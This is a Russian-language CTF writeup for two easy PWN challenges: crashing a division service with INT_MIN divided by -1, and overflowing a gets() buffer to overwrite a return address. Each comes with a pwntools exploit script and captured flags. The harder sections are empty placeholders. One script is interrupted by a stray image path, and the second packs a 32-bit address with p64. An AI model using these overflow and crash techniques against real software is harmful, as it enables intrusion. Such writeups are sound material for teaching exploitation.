
CTF Code

Writeups

PWN

5 октября 2021 г.

Оглавление

Easy		1
1	Crash me	1
2	System health check	2
Medium		4
1	<Название>	4
2	<Название>	4
Hard		5
1	<Название>	5
2	<Название>	5

Easy

1 Crash me

Теги: C, baby

<условие задачи>

Нам дается бинарь и порт для подключения. Толком анализировать его бессмысленно, по ассемблерному листингу понятно, что он принимает на вход два числа a и b типа `int`, после чего проверяет, что b не 0 и вычисляет их частное $\frac{a}{b}$. Собственно говоря, задача на Undefined Behavior (иногда можно встретить аббревиатуру UB) в C/C++. Если в этих языках поделить `INT_MIN` на `-1`, то результат не влезет в тип `int` и произойдет SIGFPE (Fatal Arithmetic Error). Так как наша задача просто положить бинарь - это идеальный для нас вариант. Напишем сплойт (хотя в данной задаче проще руками, но для того, чтобы райтап выглядел более-менее равномерно будет приведен сплойт):

Листинг 1: Вызываем SIGFPE

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='amd64')

BINARY = './problem'
REMOTE = True
INT_MIN = 0x80000000

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.sendline(str(INT_MIN))
```

```


r.sendline(str(-1))

r.interactive()

if __name__ == '__main__':
    exploit()

```

И получаем флаг:



```

[anykeyshik@Irisu easy1]$ ./sploit.py
[+] Opening connection to 127.0.0.1 on port 1337: Done
[*] Switching to interactive mode
Give me A and B and I'll give you A/B
If you crush me, my master give you flag
Wow, you've crushed this
oren_ctf_CVE!
[*] Got EOF while reading in interactive
$

```

Рис. 1: Вот бы всегда так

2 System health check

Теги: C, Buffer Overflow, baby

<условие задачи>

Нам дается простенький бинарь, спрашивающий пароль. При декомпиляции первое, на что падает взгляд - использование функции `gets()`. От этого буквально несет переполнением буфера. Остается понять, насколько его переполнять. Если взглянуть на пролог функции `remote_system_health_check()`, то становится понятно, что содержимое стека в данном случае выглядит как `ebp + buffer`. Размер буфера тоже виден ниже и равен `0x108`, что в более привычной для нас десятичной системе счисления равняется 264. Таким образом, пайлоад будет выглядеть как: `password + \x00 + padding + RA`. То есть требуемый пароль, нулевой байт для того, чтобы функция `strcmp()` "правильно" сравнила строки, после чего забивание буфера и `ebp` и перезапись адреса возврата. Остается понять, сколько же нужно забивать. Так как наш пароль выглядит как `sUp3r_S3cr3T_P4s5w0rD` и его длина равна 21, то из 264 байт у нас остается 242 (не забываем про нулевой байт в конце строки). Отлично, буфер забит. Нужно добавить еще 4 байта для того, чтобы

дойти до адреса возврата сквозь **ebp**. И не стоит забывать, что функция **gets()** автоматически добавляет в конец нулевой байт - то есть из получившихся 246 нужно вычесть 1 и получить 245 - длину нашего смещения. Ну и еще стоит вспомнить, что адреса хранятся в little-endian. Таким образом, сплойт будет выглядеть следующим образом:

Листинг 2: Переполнение буфера

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *

context(os='linux', arch='i386')

BINARY = './system_health_checker'
REMOTE = True

def exploit():
    if REMOTE:
        r = remote('127.0.0.1', 1337)
    else:
        r = process(BINARY)

    r.recvline()

    padding = "A" * 245
    RA = p64(0x0804928c)

    r.sendline("sUp3r_S3cr3T_P4s5w0rD\x00" + padding + RA)
    r.interactive()

if __name__ == "__main__":
    exploit()
```

После чего получаем флаг **oren_ctf_baron_samedit!**

Medium

1 <Название>

Теги: <Теги>

<условие задачи>

2 <Название>

Теги: <Теги>

<условие задачи>

Hard

1 <Название>

Теги: <Теги>

<условие задачи>

2 <Название>

Теги: <Теги>

<условие задачи>